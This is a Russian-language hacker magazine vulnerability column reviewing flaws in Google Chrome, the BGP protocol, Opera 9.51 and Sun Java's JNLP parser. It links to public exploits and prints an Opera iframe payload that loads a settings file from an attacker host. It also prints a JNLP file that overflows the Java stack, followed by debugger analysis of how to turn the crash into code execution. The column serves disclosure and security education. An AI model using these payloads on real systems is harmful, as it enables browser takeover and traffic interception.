exploits review
1Ch выпуск

крис касперски ака мыщъх, a.k.a. nezumi, a.k.a elraton, a.k.a. souriz, no-email

с началом осени хакеры вернулись из мест не столь отдаленных (морей, лесов, степей и прочих мест лишения своды, в смысле отдыха с семьей на природе вдали от компьютера), а тут Google подогнала свежий браузер Chrome (перехаченный FireFox), рвущий IE как Тузик грелку (по количеству обнаруженных дыр), а Крис Вебер вместе с Крисом Касперски обнаружили и обосновали принципиально новый тип атак, продемонстрировав его на подопытной Sun Java, сорвав ей крышу необычным стековым переполнением.

Google Chrome – множественные уязвимости

brief: поздравляем! На рынке браузеров появился новый игрок — Google Chrome, созданный на базе движка изуродованного FireFox с упрощенным интерфейсом, ориентированным то ли на сексуальное меньшинство, то ли на интеллектуальное большинство… И конечно же, самым главным козырем в продвижении на рынок стала безопасность. Цитирую официальное средство личной гигиены: "*Google Chrome - это браузер, обеспечивающий более удобную, быструю и безопасную работу в Интернете*". Такое впечатление, что любой вновь созданный программный продукт автоматически объявляется более безопасным, даже если это сырая бета-версия, никем не протестированная. За первые недели эксплуатации браузера хакеры обнаружили в нем пару десятков дыр, половина из которых критическая (т. е. допускает удаленный захват управления с выполнением произвольного shell-кода), exploit'ы выложены в открытый доступ, но Google по прежнему продолжает утверждать, что их браузер более безопасный (по сравнению с чем?!) и корректировать содержимое рекламной странички по видимому не собирается. Ладно, все это лирика. Перейдем к конкретным дырам. Функция "SaveAs" не проверяет длину тега "Title", высаживаясь на классическое стековое переполнение с передачей управление на shell-код или просто крахом бразуера. Обработка IMG-тегов так же не свободна от ошибок, и хотя пока не ясно каким образом можно захватить управление, вызывать отказ в обслуживании хакеры уже научились. Но это еще ничего. Chrome наступил на те же грабли, что и древние версии IE, предоставив атакующему возможность загружать файлы на целевой компьютер без выдачи запроса на подтверждение (обычная практика — загрузка ярлыков на рабочий стол с одновременной заливкой зловредной программы, на которую, собственно говоря, и указывает ярлык). Рано или поздно по нему кто-нибудь да щелкнет, а если пользователь настолько продвинут, что тут же удалит левый ярлык, то хакер может использовать переполнение буфера в URL, HREF или одну из других дыр, полный список которых занимает целый талмуд. Интересующихся техническими подробностями мы отправляем к следующим ссылкам: http://www.securityfocus.com/bid/31029, http://www.securityfocus.com/bid/30975, http://www.securityfocus.com/bid/31038/, http://www.securityfocus.com/bid/30983/, http://www.securityfocus.com/bid/31000/, http://www.securityfocus.com/bid/31071/, http://www.securityfocus.com/bid/31035, http://www.securityfocus.com/bid/31034, http://www.securityfocus.com/bid/31031;

targets: Разные дыры затрагивают разные версии браузера, которые появляются чуть ли не каждый день. Основной косяк уязвимостей сидит в Google Chrome 0.2.149 27, более позднее версии менее уязвимы;

exploits: боевой exploit, эксплуатирующий дыру в SaveAs, лежит на http://milw0rm.com/sploits/2008-chrome.tgz, а рядышком с ним — exploit для автоматической загрузки файлов на целевую машину: http://www.milw0rm.com/exploits/6355;

solution: несмотря на то, что Google довольно оперативно затыкает дыры, выпуская новые версии, пользоваться ими категорически не рекомендуется, ну разве что в

ознакомительных целях на виртуальной машине, на которой нет ничего ценного, что было бы жалко потерять.



Рисунок 1 …если Google (согласно слухам) сподобится выпустить свою операционную систему, то парни в Microsoft просто обзавидуются, какую же крутую траву курят их конкуренты

восставшие из мертвых — атаки на BGP протокол

brief: мы уже рассказывали о том, как Дэн Каминский лихо "переоткрыл" три дыры десятилетней давности в DNS, приковав внимание прессы и производителей самих DNS (см. статью "смертельная схватка - атака на DNS: Дэн Каминский против Криса Касперски белые начинают и проигрывают"). Пример оказался заразительным (действительно, зачем искать новые дыры, когда можно кричать о хорошо забытых старых?!) и на последнем DefCon'е Тони Капела (Tony Kapela, компания 5Nines Data) на пару с Алексом Пилосовым (Alex Pilosov, компания Pilosoft), шокировали общественность, продемонстрировав технику перехвата Internet-трафика путем атаки на BGP-протокол, незащищенность которого позволяет человеку, сидящем, скажем, в юрте на Чукотке, перехватывать трафик между Бостоном и Сан-Франциско (http://blog.wired.com/27bstroke6/files/edited-iphd-2.ppt). Причем, реализация атаки тривиальна, а защититься от нее… ну, не то, чтобы совсем невозможно, но очень и очень сложно, причем, вектор направлен отнюдь не на конечных пользователей, а на крупных (и мелких) ISP, передающих трафик, среди которых есть и такие, что плюют на безопасность. Причем, плюют в планетарных масштабах. Яркий пример тому — нашумевший скандал с Пакистанским провайдером Pakistan Telecom, который под давлением правительства попытался запретить своим гражданам втыкать в YouTube, и "слегка" захачил BGP-таблицы марштуизации, в результате чего без YouTub'а остались

миллионы пользователей, находящихся _вне_ Пакистана. Все очень просто — захаченные таблицы марштутизации сделали Pakistan Telecom самым привлекательным роутером для передачи трафика на YouTube и Pakistan Telecom превратился в черную дыру, стягивающую трафик со всего мира (http://news.bbc.co.uk/1/hi/technology/7262071.stm, http://www.ripe.net/news/study-youtube-hijacking.html). Действительно, тут есть от чего выпасть в осадок, высесть на измену и нереально испугаться. Но… впервые об этой дыре открыто заговорили в далеком 1998 году (http://www.cs.columbia.edu/~smb/papers/acsac-ipext.pdf), с тех пор прошел добрый десяток лет и… ничего! Живем! "Изюминка" Тони и Алекса состояла в том, что они предложили не просто направлять трафик в устройство /dev/nul, как это делал Pakistan Telecom, а возвращать его (возможно в слегка модифицированном виде) конечному пользователю, открывая огромные перспективы для шпионажа. Во всяком случае, на бумаге. А в реальной жизни?! Начнем с того, что IP протокол поддерживает маршрутизацию только в умах студентов первого курса. На самом деле, маршрутизацией (то есть поиском оптимальной траектории пересылки пакетов между узлами и предотвращения закольцовывания) занимается толпа вспомогательных протоколов, большинство из которых работают ниже TCP/IP (и потому совершенно "прозрачны" и недоступны для атаки), однако, протокол BGP (Border Gateway Protocol, Протокол Граничного Шлюза) работает поверх IP (в частности, BGP over TCP использует порт 179), а потому доступен для атаки из любой точки сети. Роутеры содержат таблицы маршрутизации, принанимающие данные от других роутеров без всякой авторизации!!! А потому (теоретически) любой узел может объявить себя ротером, сообщающим всем остальным о себе и о тех узлах, которым он готов доставить трафик, причем, если целевому узлу берутся доставить трафик более одного роутера, то выбирается роутер обслуживающий более узкий диапазон адресов, что очень хорошо для атакующих — представиться маленьким роутером проще, чем большим и могучим. Однако, представиться роутером не так-то и просто! Придется либо регистрироваться в Internet Assigned Numbers Authority (IANA), либо заниматься подменой IP адресов, либо искать роутеры, принимающие BGP-пакеты от кого угодно. А потому, осуществить такую атакую может только сравнительно крупный ISP (типа Pakistan Telecom), но никак не Вася Пупкин. То есть, Вася, конечно, тоже кое-что может, но только в гораздо более скромных масштабов. Его удел — провайдеры с криво настроенными марштутизаторами, но не более того. Так что можно спать спокойно, закинувшись перед сном ссылками по теме:
http://blog.wired.com/27bstroke6/2008/08/how-to-intercep.html,
http://blog.wired.com/27bstroke6/2008/08/revealed-the-in.html,
http://www.securitylab.ru/news/358464.php;

targets: world wide;

exploit: не требуется, достаточно установить BSD (она поддерживает BGP) и настроить ее в режиме роутера;

solution: провайдерам: установить фильтр BGP-пакетов и резать всех, кто не входит в заранее сформированный список доверенных узлов;

Рисунок 2 чуваки откопали дыру десятилетней давности и страшно этому обрадовались, поспешив обрадовать всех остальных

Opera – множественные ошибки

brief: Opera по праву считается самым защищенным браузером, практически свободном от ошибок, однако, отсутствие ошибок это вовсе не следствие качества кода, а главным образом недостаток внимания. Опера достаточно популярна в Европе, но практически неизвестна на Западе, а потому хакеры долгое время обходили ее стороной. Естественно, такой стихийный "мораторий" не мог продолжаться бесконечно и новый релиз Oper'ы 9.52 исправляет сразу семь ошибок, среди которых есть и отказ в обслуживании, и фишинг, и кросс-скриптинг, и… в общем много чего. Полный перечень ошибок содержится на официальном сайте (http://www.opera.com/docs/changelogs/windows/952/) так что не будем повторяться. Наибольший интерес (читай — наивысшую опасность) представляет ошибка обработки протоколов, позволяющая вызывать Оперу, передав ей в командой строке любой файл, например, файл настроек самой Оперы, загружаемый с удаленного хакерского узла. Как нетрудно сообразить, в файле настроек прописано буквально все и вся. В частности, там можно найти адрес proxy-сервера. Хорошая идея — навязать жертве свой собственный Proxy, перехватывая трафик и модифицируя его по свою усмотрению (например, внедряя троянов в скачиваемые жертвой исполняемые файлы). Технические подробности можно найти на блоге первооткрывателя, пожелавшего остаться неизвестным и скрывающегося за псевдонимом Billy (BK) Rios — http://xs-sniper.com/blog/2008/08/22/opera-stuff-followup/;

targets: Opera 9.51 и более младшие версии;

exploit: исходный текст exploit'a состоит всего из одной строки, приведенной ниже. Атакующему достаточно всего лишь внедрить ее в HTML страничку и заманить туда доверчивого пользователя.

```
<iframe src =  'opera.protocol:www.test.com"
               /settings "//attacker-ip/ini-file.ini '>
```

Листинг 1 исходный текст explouit'a поражающего Oper'y 9.51

solution: обновиться до версии 9.52 – http://www.opera.com/products/desktop/;

Рисунок 3 внешний вид браузера Opera

full disclose

старые атаки на новый лад

brief: и ведь дернул же меня черт, нет… черт меня как раз наоборот, отговаривал… новогодняя ночь, шампанское и все такое… короче, самое хакерское время, проведенное мыщъхом с пользой для дела, закончившееся теоретическим обоснованием нового типа атак, вызывающих переполнение стека, только не вниз (классическая миссионерская поза), а вверх! Детальный разбор полетов опубликован в 14'ом выпуске exploit review. И вот 17 августа 2008 года, в 7 часов 16 минут по Стандартному Тихоокеанскому Времени мыщъх получил от Криса Вебера (Chris Weber, Casaba Security) письмо в котором тот сообщил о найденной дыре в Sun Java 14.3 for Windows, обнаруженной в ходе фуззинга Джавы и завершившимся переполнением стека с отказом в обслуживании, что, конечно, очень интересно, но передача управления на shell-код намного круче! Вот только как ее осуществить? С позиции классической теории переполнения буферов — никак! Но ведь не зря же мыщъх пыхтел всю новогоднюю ночь!!! Короче, совместными усилиями мы быстро нашли ответ, попутно усовершенствовав технику атаки под кодовым называнием "stack crossover", обнаружив в ядре Windows кучу сюрпризов, о которых мыщъх до этого даже и не подозревал. В момент, когда пишутся эти строки, с дыры еще не снят гриф секретности, Alice Chang из Endeavor Security (такая симпатичная мыщъхина, очень круто шарящая в реверсинге) разрабатывает сигнатуры для распознавая и блокировки атак, а сам мыщъх работает над докладом для конференции Microsoft BlueHat Security Briefings: Fall 2008 (http://technet.microsoft.com/en-us/security/cc748656.aspx), объясняя Империи Зла насколько она не права. Тем временем Sun еще пребывает в неведении относительно небезопасности своей виртуальной машины, так что читатели "Хакера" получают в свои лапы вполне эксклюзивный материал, правда, к моменту выхода журнала из печати, это будет уже не новость;



Рисунок 4 сайт секрьюрной фирмы Casaba Security, где работает Крис Вебер, обнаруживший дыру в Жабе

target: огромное количество приложений, Sun Java 14.3 лишь одно из многих;

exploit: исходный текст exploit'a, разработанного Крисом Вебером, приведен ниже:

```
<?xml version="1.0" encoding="utf-8"?>
<!-- JNLP File for Fuzzing -->
<jnlp
  spec=""
  codebase=""
  href="">

  <resources>
  <j2se version="" href=""/>
<property name="" value=""/>
    <jar href="" download=""/>
    <nativelib href="&&&&&&&&&&&&&&&&&&…AAAAAAAAAAAA" download=""/>
  </resources>

</jnlp>
```

Листинг 2 exploit, вызывающий переполнение стека в Sun Java 14.3, разработанный Крисом Вебером

solution: необходим тщательный аудит и существенный редизайн _всех_ существующих приложений, даже не сношающихся с сетью, поскольку, атаки данного типа способны воздействовать даже на соседние (уязвимые) приложения через _неуязвимые_ приложения, имеющие доступ к сети, короче говоря, все мы сидим на пороховой бочке.

full disclose:

Берем Жабу. Фу-ты, какая гадость! Аккуратно так, значит, мы ее берем и... нет, ни в коем случае не целуем, а просто передаем ей вышеуказанный exploit в качестве аргумента командной строки. Жаба тут же с грохотом рушится. С грохотом — потому что у мыщъх'а на критические ошибки повешен звук разбивающегося стекла. В другом случае грохота может и не

быть. Что же это за падение такое — без грохота? Ладно, не важно. Суть в том, что exploit рвет Жабу в клочья как мыльный пузырь, что не покажется удивительным, если заглянуть в машинный код и увидеть, что Жаба в попытке разрешения (резольвинга) символа "&", вызывает парсер в рекурсивном порядке, а поскольку, символов "&" в коде exploit'a как у многодетной матери (и даже больше), стековая память заканчивается прежде, чем Жабе удается распарсить строку href до конца.

Уж сколько раз твердили миру, что рекурсия — большое зло и без особой нужны ей лучше не злоупотреблять. А рекурсия без контроля глубины вложения и обработки исключений — тройное зло, приводящее к отказу в обслуживании, сопровождающегося сбросом дампа памяти (если, конечно, Доктор Ватсон настроен должным образом – конфигурация по умолчанию нас вполне устроит, так что будем "плясать" от нее).



Рисунок 5 Microsoft cdb (Console Debugger) за анализом дампа памяти, сброшенного атакованной Жабой

Полученный дамп следует загрузить в Microsoft Debugger, входящий в состав NTDDK и MS Debugging Tools (последний занимает порядка десятка метров и распространяется бесплатно). Утилита cdb.exe представляет собой консольную репрезентацию отладчика. Ключ -z указывает, что следующий за нам файл является дампом памяти:

```
$cdb.exe -z javaws.dmp

Microsoft (R) Windows Debugger  Version 6.3.0011.2
Copyright (c) Microsoft Corporation. All rights reserved.


Loading Dump File [L:\javaws.dmp]
User Mini Dump File: Only registers, stack and portions of memory are available

Windows XP Version 2600 (Service Pack 3) MP (2 procs) Free x86 compatible
Product: WinNt, suite: SingleUserTS
Debug session time: Thu Sep 04 02:41:33 2008
System Uptime: not available
Process Uptime: 0 days 0:00:56.000
Symbol search path is: *** Invalid ***
************************************************************************
```

```
* Symbol loading may be unreliable without a symbol search path.           *
* Use .symfix to have the debugger choose a symbol path.                   *
* After setting your symbol path, use .reload to refresh symbol locations. *
*****************************************************************************
Executable search path is:
...................................................
(2d8.6dc): Stack overflow - code c00000fd (!!! second chance !!!)
eax=419ea938 ebx=00000000 ecx=26a73248 edx=00000000 esi=00000001 edi=26a73248
eip=009aa2b0 esp=03425fdc ebp=03426018 iopl=0         nv up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010283
009aa2b0 89842400d0ffff   mov     [esp-0x3000],eax  ss:0023:03422fdc=????????
```

Листинг 3 первичный анализ дампа памяти, сброшенного Жабой сразу же после смерти

Как мы видим, это действительно переполнение стека (в смысле исчерпание стековой памяти), на что указывает код исключения C00000FDh. А вот что означают слова "!!! second chance !!!"? Как мы уже писали в 14'м выпуске exploit overview, исключение C00000FDh генерируется системой задолго до исчерпания стековой памяти, когда остается еще целых три страницы, две из которых выделяются под нужды обработчика исключения, а последняя (с атрибутами PAGE_NOACCESS) используется в качестве защитного барьера, чтобы остановить рост стека, предотвратив вторжение в стековое пространство постороннего потока или кучу — в общем, в область памяти, находящуюся за границами стека.



Рисунок 6 раскладка стекового пространства

Команда "k" предписывает отладчику отобразить состояние стека на момент выброса исключения. Посмотрим, что у нас там?!

```
0:014> k
*** WARNING: Unable to verify timestamp for ntdll.dll
*** ERROR: Module load completed but symbols could not be loaded for ntdll.dll
ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
03426018 009c935c 0x9aa2b0
034260e8 009c9398 0x9c935c
034261b8 009c9398 0x9c9398
03426288 009c9398 0x9c9398
```

```
03426358 009c9398 0x9c9398
03426428 009c9398 0x9c9398
034264f8 009c9398 0x9c9398
034265c8 009c9398 0x9c9398
03426698 009c9398 0x9c9398
03426768 009c9398 0x9c9398
03426838 009c9398 0x9c9398
03426908 009c9398 0x9c9398
034269d8 009c9398 0x9c9398
03426aa8 009c9398 0x9c9398
03426b78 009c9398 0x9c9398
03426c48 009c9398 0x9c9398
03426d18 009c9398 0x9c9398
03426de8 009c9398 0x9c9398
03426eb8 009c9398 0x9c9398
03426f88 009c9398 0x9c9398
```

Листинг 4 состояние стека на момент выброса исключения

Ага, адрес возврата всюду (за исключением самой верхней строки) указывает на одну и туже функцию, вызываемую рекурсивно, что, собственно говоря, нам и требовалось доказать. Дело за малым — разобраться каким образом мы можем передать управление на shell-код. В обычных условиях это действительно невозможно, поскольку, стековое исключение генерируется когда у системы в запасе имеется целых три страницы, а каждая страница — это целых 4 Кбайта. Даже если за концом стека потока А находится стек потока Б (как чаще всего и бывает) и на дне стека потока Б лежит указатель на SEH-обработчик (а он там лежит), в _нормальных_ (подчеркиваю, в _нормальных_) программах до него никакой рекурсивной функции не дотянуться!

Но нам везет. И не просто везет, а фантастически везет! Согласно показаниям отладчика, исключение вызывается машинной инструкций mov [esp-0x3000], eax, записывающей содержимое EAX по смещению 0x3000 выше текущей позиции указателя вершины стека, что в точности равно трем страницам. Конечно, трех страниц нам мало. Нам нужно три страницы и еще чуть-чуть, чтобы дотянуться до указателя на SEH. И это можно обеспечить! Достаточно подобрать длину "&&&" с последующими за ними символами "AAA" таким образом, чтобы стековый кадр открывался по заданному смещению относительно нижней сторожевой страницы (как именно это сделать уже описывалось в прошлой статье).

Что остается сделать — так это выяснить, что именно туда записывается. Как нетрудно видеть старший байт регистра EAX равен 'A' (символу, содержащемуся в строке, вызывающей переполнение), а младшие байты смотрят в стек, вершина которого расположена где-то в районе 03xxxxxxh, то есть для достижения задуманного, необходимо заменить 'A' на символ с кодом 03h и тогда Жаба окажется под нашей властью. На этом можно было бы и закончить, если бы не одно "но". При практической попытке реализации законченного exploit'a мы с Крисом Вебером обнаружили одну очень интересную деталь.

Значение регистра ESP в момент краха (согласно показаниям отладчика) равно 03425FDCh, а размер стека по умолчанию составляет 1 Мбайт, то есть у нас есть все основания ожидать, что вершина стека находится на уровне 03420000h, что очень далеко от наблюдаемых нами 03425FDCh. У нас в запасе имеется чертова уйма стековой памяти, а операционная система необъясним образом генерирует исключение, сигнализируя, об исчерпании стека. Очень странно поведение. Глюк? Или фича?

